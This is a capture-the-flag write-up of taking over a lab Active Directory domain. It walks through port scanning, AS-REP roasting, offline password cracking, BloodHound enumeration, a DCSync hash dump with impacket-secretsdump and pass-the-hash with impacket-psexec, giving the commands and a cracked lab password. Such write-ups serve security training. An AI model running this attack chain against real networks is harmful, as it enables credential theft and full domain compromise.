CamSEC-CTF Active Directory (AD) Challenge Write-ups

Source : https://ctf.blackarch.fr

Host ip: 16.16.102.171

#activedirectory #windows #pentesting #nmap #bloodhound #rusthound #privesc

Foothold

Port scan

```
sudo nmap -sCS 16.16.102.171
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-18 13:20 CEST
Nmap scan report for blackarch.ctf (16.16.102.171)
Host is up (0.041s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 46.20 seconds
```

Upon doing this scan we discover common ports(53:dns, 389:ldap, 88:kerberos) that makes us think it is actually part of the domain `blackarch.ctf` and the host itself is the domain controller `adsrv1.blackarch.ctf`

Enumeration


A domain controller is a server running the Active Directory Domain Service (AD DS) role. It authenticates and authorizes all users and computers in a Windows domain-type network, assigning and enforcing security policies for all computers and installing or updating software. For example, when a user logs into a computer part of a Windows domain, Active Directory checks the submitted username and password and determines whether the user is a system administrator or a non-admin user.

So, we need to enumerate users in this domain and check for common misconfigs that lead to vulnerabilities, so we start with the first vuln commonly found which is `no kerberos pre-`


`authentification` that leads to ASREPROASTING attack. To know more check this link https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/asreproast

We will use the username wordlist provided in the hints of the challenge with the impacket-GetNPUser module check for the users with this mis-configuration.


```
impacket-GetNPUsers blackarch.ctf/ -usersfile users.lst -dc-ip 16.16.102.171 -format john -outputfile ctf.hashes
```



with these hashes we can crack them offline using john the ripper installed on kali already and on doing that we get the possible passwords for 3 domain users




rosemarie.leonora, arlene.ezmeralda and felicidad.debora, upon testing these users with crackmapexec we definitely see the user arlene.ezmeralda that will be our entry point into this domain.



Now we can actually confirm our user's password is `cjphonehome` (Those who played GTA SA have the reference :-)

Using evil-winrm we can try to rdp into the host and we can actually get a remote connection to the host.



and the user flag is found in the user.txt file. pwn3d!!!


PRIVILEGE ESCALATION

Having gained a foothold on the machine, We can use Bloodhound to enumerate and visualise the Active Directory domain, and identify
possible attack chains that will allow us to elevate our domain privileges. The rusthound ingestor can be used to remotely collect data from the Active Directory. Then, we can run bloodhound to visualise any available attack paths.

`https://github.com/OPENCYBER-FR/RustHound`

we successfully pulled all the ldap objects, launch bloodhound and imports the json files we obtained.

bloodhound documentation https://bloodhound.readthedocs.io/en/latest/



Here we query for domain principals with DCsync rights and our user arlene has these rights,

DCSync #dcsync

The **DCSync** permission implies having these permissions over the domain itself: **DS-Replication-Get-Changes**, **Replicating Directory Changes All** and **Replicating Directory Changes In Filtered Set**.


Important Notes about DCSync:

- The **DCSync attack simulates the behavior of a Domain Controller and asks other Domain Controllers to replicate information** using the Directory Replication Service Remote Protocol (MS-DRSR). Because MS-DRSR is a valid and necessary function of Active Directory, it cannot be turned off or disabled.
- By default only **Domain Admins, Enterprise Admins, Administrators, and Domain Controllers** groups have the required privileges.
- If any account passwords are stored with reversible encryption, an option is available in Mimikatz to return the password in clear text)


We can perform our DCsync Attack now, if successful we will perform a pass the hash attack that might be successful hence giving us almighy admin privileges.

using the impacket-secret to dump all the cached password hashes in the ntds.dit file on the DC, and from here we will connect to the DC as the Administrator with his password hash (pass the hash attack)

```
impacket-secretsdump blackarch.ctf/arlene.ezmeralda:'cjphonehome'@16.16.102.171 -use-vss
```




```
impacket-psexec blackarch.ctf/Administrator@16.16.102.171 -hashes xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
```



That's It!!! we got the flag Domain pwned!!